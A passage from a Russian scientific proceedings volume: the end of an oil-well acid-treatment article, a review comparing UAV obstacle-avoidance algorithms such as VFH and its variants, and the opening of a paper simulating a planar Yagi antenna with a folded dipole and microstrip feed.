После введения эмульсии поочередно вводят рабочий раствор HCl и раствор для промывки. Объем HCl равен внутреннему объему трубки, а объем промывочной жидкости равен объему трубки и зазору под упаковкой. Продолжительность отстаивания раствора, необходимая для абсолютной нейтрализации, такая же, как время отстаивания простой системы COEX, то есть при низких температурах дно и неизменный объем кислоты открываются в пределах границы интервала обработки, экспозиция длится 8-24 часа, и кислота вводится полностью в пласт. Температура пласта составляет 15-30°C - до двух часов, а температура 30-60°C - около полутора часов. Если температура превышает 60°C, воздействие не проводится, поскольку смена режима скважины на рабочий займет больше времени, чем необходимо для нейтрализации кислоты. После того, как раствор осядет, получается пакер с болтом и насосно-компрессорной трубой, и скважина вводится в эксплуатацию [3].

#### **Библиографический список:**

1. Оценочные обязательства, условные обязательства и условные активы. Положение по бухгалтерскому учету ПБУ 8 / 2010, утв. Приказом Минфина России от 13.12.2010 №167н [Электронный ресурс] / Программа информационной поддержки российской науки и образования Консультант Плюс.
2. Дружиловская Т. Ю. Применение в учете и отчетности требований МСФО (IAS) 37/Бухгалтерский учет. 2012. – №5. – С.76 – 80.
3. Tauveron N. Plant control to avoid surge development in the case of a pipe rupture in a direct cycle [Текст] / Nuclear Engineering and Design, 238(11), 2008. – pp. 2925 – 2934.

*Мокронос Кирилл Константинович, аспирант,*

*Амурский государственный университет*

*e-mail: [kirilof110@gmail.com](mailto:kirilof110@gmail.com)*

*Еремина Виктория Владимировна, кандидат физико-математических наук,*

*доцент кафедры информационных и управляющих систем,*

*Амурский государственный университет*

## **СОВРЕМЕННЫЕ ВОЗМОЖНОСТИ И ПРИМЕНЕНИЕ БЕСПИЛОТНЫХ ЛЕТАТЕЛЬНЫХ АППАРАТОВ: ОБЗОР И СРАВНИТЕЛЬНЫЙ АНАЛИЗ АЛГОРИТМОВ УКЛОНЕНИЯ ОТ ПРЕПЯТСТВИЙ**

**Аннотация:** В первой части статьи рассматриваются возможности и применение беспилотников в наше время. Обозреваются различные варианты модификаций алгоритма VFH и некоторых других алгоритмов уклонения от препятствий для БПЛА. Приводится оценка эффективности алгоритмов и способы модернизации алгоритма VFH.

**Ключевые слова:** квадрокоптеры, автономный полет, дроны, алгоритм, гистограмма, облако точек.

**Annotation:** The article discusses the possibilities and use of drones in our time. Various modifications of the VFH algorithm and some other obstacle avoidance algorithms for UAVs are reviewed. An estimation of the effectiveness of the algorithms and ways to upgrade the VFH algorithm are given.

**Keywords:** quadcopters, autonomous flight, drones, algorithm, histogram, point cloud.

### **Введение**

Беспилотные летательные аппараты используются для решения самых

разных практических задач. Например, они могут следить за состоянием сельскохозяйственных полей, осуществляя регулярную аэрофотосъемку или распыляя удобрения на заданных участках местности.

В свою очередь, для автономного управления дрону необходимо как минимум знать с высокой точностью свои координаты в пространстве. На открытом пространстве можно использовать *GPS* – точность достигается в несколько метров. Обычного *GPS* хватает для создания маршрута полета на открытой местности. Но для детального исследования, например, строящихся объектов или полетов в дикой природе, применяются узкоспециализированные алгоритмы.

### **Обзор существующих алгоритмов уклонения от препятствий**

Наиболее распространенной стратегией для уклонения от препятствий в автономном режиме является *VFH* (гистограмма векторного поля), введенная Боренштейном и Кореном [1]. В данной стратегии используется сонар для создания двухмерной сетки окружающей среды, которая затем отображается на одномерной полярной гистограмме. Из этой гистограммы можно извлечь свободные направления движения. Последующее усовершенствование Ульриха и Боренштейна под названием *VFH+* учитывает максимальный радиус поворота робота и пределы безопасности (рис. 1).




Рис. 1. – Гистограмма векторного поля +(VFH+) [2].

На основе алгоритма *VFH+* (гистограмма векторного поля +) было много доработок и вариантов. К примеру, ученые Сонг и Хуанг [3] используют

алгоритм оптического потока для создания полярной гистограммы и адаптируют запас безопасного пространства вокруг препятствий к его расстоянию (рис. 2).




Рис. 2. – Применение алгоритма оптического потока [4].

Метод подвижного и статического векторного поля (*MSV*) [5], рассмотренный позже, представляет собой адаптацию к *VFH +*, которая способна справляться с движущимися препятствиями, оценивая их скорость по последовательным гистограммам. Другой вариант – это *VFH \**, введенный Ульрихом и Боренштейном. Этот алгоритм сочетает в себе преимущество алгоритма планирования *A\** с локальными свойствами алгоритма *VFH +*. В данном подходе строится упреждающее дерево, на каждом узле которого выполняется алгоритм *VFH +* для поиска возможных направлений. Затем в дереве выполняется поиск наилучшего пути с использованием алгоритма *A\** (рис. 3).




Рис. 3. – Смоделированная ситуация для локальных препятствий с использованием алгоритма VFH\* [6].

Были попытки улучшить алгоритм VFH\* для учета движущихся препятствий. Джи Д. и др. [7]. разработали алгоритм IVFH\*, который использует пружинные силы на узлах дерева поиска, чтобы адаптировать их к движущимся препятствиям. Бабинек и его команда определяют скорость препятствий из нескольких последующих состояний и используют эти знания при построении дерева поиска. Вырез активного окна на рис. 4 иллюстрирует положение робота (синий), препятствие (черный) и различные сектора (желтый, оранжевый).




Рис. 4. – Принцип алгоритма IVFH\* [8, 9].

В некоторых недавних исследованиях также использовались подходы машинного обучения для определения правильного маневра уклонения от препятствий на основе сенсорных данных. Была проведена работа по объединению метода *VFH* с машинным обучением и нечеткой логикой [12, 13]. Ранняя версия метода нечеткой логики под влиянием потенциальных полей была представлена Завлангасом и др. [14]. С другой стороны, Росс и др. [15] узнают правильный управляющий вход непосредственно из данных датчиков и демонстраций полетов.

На рис. 5, слева показано улучшение траектории с помощью нейросетей на итерациях. Крайняя правая зеленая траектория – это пилотная демонстрация. Короткие траектории, выделенные красным и оранжевым цветом, показывают, что БПЛА, обученный на 1-й и 2-й итерациях соответственно, дал сбой. В результате 3-й итерации дрон успешно обошел оба препятствия, и его траектория аналогична изначально продемонстрированному пути. Справа – процент сценариев, в которых пилоту приходилось вмешиваться, и потери от имитации после каждой итерации. После 3 итераций пилоту не нужно было вмешиваться, и БПЛА смог успешно уклониться от всех препятствий.




Рис. 5. – Метод *VFH* с машинным обучением и нечеткой логикой.

В 2015 году была представлена, стратегия Олейниковой и др., в которой положения препятствий определяются путем преобразования карты диспаратности в *U*-карту. На этой *U*-карте ограничительные рамки

расположены вокруг отличительных областей. Летные испытания показали, что БПЛА может избегать редких препятствий при выборе путевых точек за пределами эллипсов.

На рис. 6 продемонстрирован сегмент  $U$ -карты, представляющий препятствие с ограничивающей рамкой его обнаружения (рис. 6, а), наложенной красным цветом. Наложение эллипса на препятствие (рис. 6, б), показывающее различные величины, используемые для расчета препятствия –  $u_1$ ,  $u_2$ , крайние левый и правый края препятствий в  $u$ ,  $d_1$  – максимальное несоответствие и  $d_2$  – среднее несоответствие объекта. Справа (рис. 6, в) изображен результирующий эллипс в мировой системе координат и пять значений, описывающих его центр  $GP_e$  и размер  $ES_e$ .




Рис. 6. – Стратегия Олейниковой по избеганию локальных препятствий [16].

Еще одно семейство вычислительно дешевых алгоритмов для локального обхода препятствий в  $2D$  – это алгоритмы ошибок (*Bug*). Сравнение различных алгоритмов ошибок можно найти в исследованиях Томаса Браунла и др. [17]. Буньямин и др. разработали алгоритм *PointBug*, который смог превзойти другие алгоритмы *Bug*, особенно в средах с небольшими резкими краями и поворотами. Датчик дальности обнаруживает препятствие слева направо и справа налево как показано на рис. 7.




Рис. 7. - Алгоритм PointBug [18].

## Заключение

В данной обзорной статье были рассмотрены разнообразные алгоритмы уклонения от препятствий, включая VFH, VFH+, алгоритм оптического потока, метод подвижного и статического векторного поля, VFH\*, IVFH\*, а также комбинированные подходы, в которых метод VFH интегрирован с машинным обучением и нечеткой логикой. Кроме того, были изучены алгоритмы ошибок, которые позволяют анализировать различные аспекты работы алгоритмов уклонения от препятствий.

При анализе и оценке эффективности каждого из рассмотренных алгоритмов были учтены такие аспекты, как точность, скорость, адаптивность, надежность и применимость в различных сценариях управления БПЛА. Таким образом, учитывая все вышеперечисленные характеристики, можно сделать вывод, что VFH и его разновидности, такие как VFH+ и VFH\*, представляют собой наиболее оптимальный выбор для модернизации систем уклонения от препятствий для беспилотных летательных аппаратов.

VFH и его разновидности обеспечивают превосходную производительность благодаря непрерывному учету расстояний до препятствий, быстрому вычислению оптимального направления движения и возможности адаптироваться к изменяющимся условиям окружающей среды. В то же время, объединение VFH с машинным обучением и нечеткой логикой



может еще больше улучшить адаптивность и устойчивость алгоритма к различным ситуациям и условиям работы.

В следующей части статьи будет проведен подробный анализ алгоритма VFH, а также будет рассмотрена его трехмерная версия - алгоритм 3DVFH. Мы также обсудим возможные способы улучшения алгоритма 3DVFH для оптимизации его производительности и адаптивности при решении разнообразных задач управления БПЛА. Таким образом, детальное изучение принципов работы, стабильности и гибкости алгоритма VFH и его разновидностей позволит выработать рекомендации по его дальнейшему развитию и применению в различных областях, где необходима автономная навигация и уклонение от препятствий.

#### **Библиографический список:**

1. Borenstein J., Koren Y. The Vector Field Histogram - Fast Obstacle Avoidance for Mobile Robots // IEEE Transactions on Robotics and Automation – 1991 – Vol. 7, №. 3 – P. 278–288.

2. Ulrich I., Borenstein J. VFH+: Reliable Obstacle Avoidance for Fast Mobile Robots // IEEE International Conference on Robotics and Automation (ICRA) – 1998 – Vol. 2 – P. 1572–1577.

3. Song K. Huang J. Fast optical flow estimation and its application to real-time obstacle avoidance // IEEE International Conference on Robotics and Automation (ICRA). – 2001. – Vol. 3. – P. 2891–2896.

4. Yamauchi B. The Wayfarer modular navigation payload for intelligent robot infrastructure // Unmanned Ground Vehicle Technology VII, Proceedings of International Society for Optics and Photonics. – 2005. – Vol. 5804, № 781. – P. 85–96.

5. You B., Qiu J., Li D. A novel obstacle avoidance method for low-cost household mobile robot // IEEE International Conference on Automation and Logistics, ICAL. – 2008 – P. 111–116.

6. Ulrich I. and Borenstein I. VFH\*: Local obstacle avoidance with lookahead

verification // IEEE International Conference on Robotics and Automation (ICRA). – 2000. – Vol. 2. – P. 1572–1577.

7. Jie D., Xueming M., Kaixiang P. IVFH\*: Real-time Dynamic Obstacle Avoidance for Mobile robots // International Conference on Control Automation Robotics & Vision (ICARCV). – 2010. – P. 7–10.

8. Modifications of VFH navigation methods for mobile robots / Babinec A., Dekan M., Duchoň F., Vitkoa A. // Procedia Engineering. – 2012. – Vol. 48. – P. 10–14.

9. VFH\*TDT (VFH\* with Time Dependent Tree): A new laser rangefinder-based obstacle avoidance method designed for environment with non-static obstacles / Babinec A., Duchoň F., Dekan M. and etc. // Robotics and Autonomous Systems. – 2014. – Vol. 62, №. 8. – P. 1098–1115.

10. Vanneste S., Bellekens B., Weyn M. 3DVFH+: Real-Time Three-Dimensional Obstacle Avoidance Using an Octomap // MORSE 1st International Workshop on Model-Driven Robot Software Engineering – 2014 - Vol. 1319

11. OctoMap: An efficient probabilistic 3D mapping framework based on octrees / Hornung A., Wurm K.M., Bennewitz M. and etc. // Autonomous Robots. – 2013. Vol. 34, №. 3. – P. 189–206.

12. Kazem B.I., Hamad A.H., Mozael M.M. Modified Vector Field Histogram with a Neural Network Learning Model for Mobile Robot Path Planning and Obstacle Avoidance // International Journal of Advancements in Computing Technology. – 2010. – Vol. 2, №. 5. – P. 99–110.

13. Hamad A.H., Ibrahim F. B. Path Planning of Mobile Robot Based on Modification of Vector Field Histogram using Neuro-Fuzzy Algorithm // International Journal of Advancements in Computing Technology. – 2010. – Vol. 2, № 3. – P. 1–10.

14. Zavlangas P.G., Tzafestas S.G., Althoefer K. Fuzzy Obstacle Avoidance and Navigation for Omnidirectional Mobile Robots // European Symposium on Intelligent Techniques. – 2000. – P. 14–15.

15. Learning monocular reactive UAV control in cluttered natural

environments / *Ross S., Melik-Barkhudarov N., Shankar K.S. and etc.* // IEEE International Conference on Robotics and Automation (ICRA). – 2013. – P. 1765–1772.

16. Oleynikova H., Honegger D., Pollefeys M. Reactive avoidance using embedded stereo vision for MAV flight // IEEE International Conference on Robotics and Automation (ICRA). – 2015. – P. 50–56.

17. Ng J., Bräunl T. Performance comparison of Bug navigation algorithms // Journal of Intelligent and Robotic Systems. – 2007. – Vol. 50, №. 1. – P. 73–84.

18. A simple local path planning algorithm for autonomous mobile robots / Buniyamin N., Wan Ngah W.A.J., Sariff N., Mohamad Z. // International journal of systems applications, Engineering & development. – 2011. – Vol. 5, №. 2. – P.151–159.

*Неведров Михаил Геннадьевич, ассистент, кафедра «Радиоэлектронные системы и технологии»,*

*ФГАОУ ВО Севастопольский Государственный университет,*

*e-mail: [mgnevedrov@sevsu.ru](mailto:mgnevedrov@sevsu.ru)*

## **РАЗРАБОТКА ПЛОСКОЙ ДИРЕКТОРНОЙ АНТЕННЫ НА ОСНОВЕ ПЕТЛЕВОГО ВИБРАТОРА СРЕДСТВАМИ ЧИСЛЕННОГО ПРОЕКТИРОВАНИЯ**

**Аннотация:** В настоящее время при выборе практического применения индивидуальных антенн и особенно антенных решеток все большее предпочтение отдается более высокотехнологичным вариантам. Тем более, что благодаря технологии печати, как альтернативе проволочного исполнения, удастся не только снизить себестоимость производства и повысить надежность антенны, но и обеспечить хорошую повторяемость электрических характеристик при дублировании антенн, что особенно важно в антенных решетках. В статье исследуется возможность реализации плоской антенны (типа Yagi) на основе петлевого вибратора со схемой питания на основе микрополосковой линии, не требующей использования симметрирующего устройства. Работоспособность предложенной конструкции антенны доказывается моделированием в САПР CST Studio Suite.

**Ключевые слова:** петлевой вибратор, директорная антенна, микрополосковая линия, антенна Яги, моделирование, CST Studio Suite.

**Annotation:** Currently, when choosing the practical application of individual antennas and especially antenna arrays, more and more high-tech options are increasingly preferred. Moreover, thanks to the printing technology, as an alternative to wire implementation, it is possible not only to reduce the cost of production and

increase the reliability of the antenna, but also to ensure good repeatability of electrical characteristics when duplicating antennas, which is especially important in antenna arrays. The report explores the possibility of implementing a flat antenna (Yagi type) based on a folded dipole with a power supply scheme based on a microstrip line that does not require to use of a balancing device. The operability of the proposed antenna design is proved by modeling in CST Studio Suite CAD.

**Keywords:** folded dipole, director antenna, microstrip line, Yagi antenna, simulation, CST Studio Suite.

**Материалы и методы.** Известно, что одиночный с длиной плеча  $l$  около четверти длины волны (полуволновый петлевой вибратор) имеет входное сопротивление около 300 Ом [1, с. 247]. Очевидно, что при волновом сопротивлении коаксиального кабеля  $\rho_F$ , равном 75 Ом, сложно обеспечить согласование с ним такой антенны. Кроме того, требуется возбудить симметричный диполь несимметричным фидером, что обычно требует специального устройства. В работе [2] предложен плоский петлевой вибратор, возбуждаемый ступенчатой микрополосковой линией (МПЛ), проложенной по одной половине петли. Благодаря этому было обеспечено согласование антенны и отсутствие симметрирующего устройства. Однако петлевой вибратор обладает слабой направленностью, поэтому в данной работе исследуется возможность повысить направленность плоской антенны на принципе директорной антенны [1, с. 245]: добавить в конструкцию один рефлектор и несколько директоров. Число директоров выберем таким, чтобы входное сопротивление антенны оказалось близким к 75 Ом, тогда МПЛ можно будет выполнить без ступеней, с постоянной шириной полоска.

Для определённости выберем дециметровый диапазон длин волн (ДМВ), полосу частот телевизионного вещания от 470 МГц до 790 МГц [3, с. 431], для которой средняя частота равна 630 МГц (длина волны  $\lambda$  равна 476 мм). В качестве основы возьмём доступный и недорогой материал — фольгированный стеклотекстолит толщиной 1.5 мм, с относительной диэлектрической

проницаемостью  $\epsilon$ , равной 5.5. Для моделирования нами была выбрана система автоматизации проектирования устройств СВЧ и антенн *CST Studio Suite* [4].

Стратегия моделирования включала разработку и исследование ряда последовательно усложняющихся моделей. Начальная модель содержала одиночный плоский полуволновый петлевой вибратор, образованный лентой из фольги и возбуждаемый точечным портом *Port1* с внутренним сопротивлением 300 Ом. Отношение длины диполя  $2l$  к ширине петли  $2b$  было взято равным 5, а ширина ленты фольги  $sl$  была выбрана из условия достаточности для реализации МПЛ [5, стр. 59]: для выбранного материала толщиной  $bd$  ширина полоска 75-омной МПЛ составила около 1 мм, ширина ленты 7 мм (рис. 1).




Рис. 1. Схема начальной модели петлевого вибратора

В результате анализа и оптимизации данной модели была подобрана длина плеча, при которой достигалось наилучшее согласование входного сопротивления: потребовалось укорочение плеч примерно на 10%. Относительная полоса рабочих частот  $\delta_F$  по уровню коэффициента стоячей волны (КСВ) 2.0 составила 21%. Было установлено, что в плоскости антенны максимальный коэффициент направленного действия  $D$  (КНД) составил 2.58  $dBi$ , а передне-заднее отношение  $R_{FR}$  (ПЗО) — около 1  $dB$ . Это означает, что пассивная половина петли уже способствует повышению направленности антенны.

Для дальнейшего повышения направленности в следующую модель был

введён рефлектор в виде прямого отрезка ленты из фольги такой же ширины. С учётом действия пассивной части петли рефлектор был размещён позади неё, хотя это и приводит к усложнению устройства возбуждения антенны. В результате моделирования было установлено, что благодаря сопротивлению, вносимому рефлектором во входное сопротивление антенны, внутреннее сопротивление порта можно снизить до 150 Ом. Были подобраны оптимальная длина рефлектора, которая составила около 0.4 от длины волны, и расстояние от края петли до рефлектора — около 0.2 от длины волны. При этом КНД  $D$  составил 5.92  $dBi$ , а ПЗО  $R_{FR}$  — около 14  $dB$ . Относительная полоса рабочих частот ожидаемо снизилась до 11%.

Последующие модели содержали один, затем два рефлектора при внутреннем сопротивлении порта 75 Ом. Наилучшие результаты получились при расстоянии между директорами около  $0.2\lambda$ .

В окончательную модель были введены микрополосковые элементы возбуждения так, чтобы кабель был подключён к антенне только на краю плоской структуры: лента из фольги между рефлектором и петлёй, выполняющая роль экрана МПЛ, и полосок МПЛ с волновым сопротивлением 75 Ом, проложенный по обратной стороне подложки от края структуры до центра пассивной части петли, затем, по одной полупетле, до зазора в активной части петли (рис. 2). Вешний проводник коаксиального кабеля должен быть соединён с рефлектором, а внутренний — с полоском МПЛ (точка *Port* на рис. 2). Соединение полоска МПЛ с петлёй осуществляется металлическим штырём (точка *Pin* на рис. 2).




Рис. 2. Топология модели директорной антенны с фронтальной стороны и со стороны МПЛ

**Результаты.** Для модели плоской директорной антенны с



микрополосковым устройством возбуждения относительная полоса рабочих частот по уровню КСВ 2,0 составила 9%, а по уровню 3,0 достигала 13% (рис. 3).

